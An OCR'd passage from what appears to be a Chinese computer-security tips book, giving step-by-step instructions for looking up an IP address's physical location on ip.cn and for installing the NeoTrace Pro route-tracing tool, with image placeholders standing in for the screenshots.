
Step 01 打开一个 IP 地址查询网站，这里打开 http://www.ip.cn 网站，如下图所示。



Step 02 如果要查找已知的 IP 地址，直接在 IP 地址文本框中输入要查找的 IP 地址，如下图所示。



Step 03 单击“查询”按钮，即可得到查询 IP 地址的物理位置信息，如下图所示。






绝招2：使用网络追踪器追踪信息


NeoTrace Pro v3.25（网络追踪器）是一款相当受欢迎的网络路由追踪软件，用户可以只输入远程计算机的E-mail、IP位置、超链接 URL 等，其软件本身会自动帮助用户显示介于本机计算机与远端机器之间的所有节点与相关的登记信息。

1. 安装NeoTrace Pro v3. 25


Step 01 先下载并解压缩 NeoTrace Pro v3.25（网络追踪器）文件夹。双击 NeoTrace Pro v3.25 应用程序图标，即可打开“Welcome（欢迎）”安装向导对话框，如下图所示。




Step 02 单击 Next 按钮，即可打开“License Agreement（许可协议）”对话框，在其中可以阅读安装许可协议信息，如下图所示。




Step 03 认真阅读安装许可协议后，单击 Next 按钮，即可打开“Choose Destination Location（选择目标位置）”对话框，在其中根据需要选择需要安装的目标位置，如下图所示。




Step 04 在选择好安装的目标位置后，单击 Next 按钮，即可打开“Select Program Manager Group（选择程序管理组）”对话框，在其中设置安装后的名称及启动位置，如下图所示。



Step 05 单击 Next 按钮，将打开“Start Installation（开始安装）”对话框，如下图所示。




Step 06 单击 Next 按钮，程序将开始进行安装并显示安装的进度。安装完毕后，即可弹出“Installation Complete（安装完成）”对话框，如下图所示，单击“完成”按钮，即可完成整个安装过程。



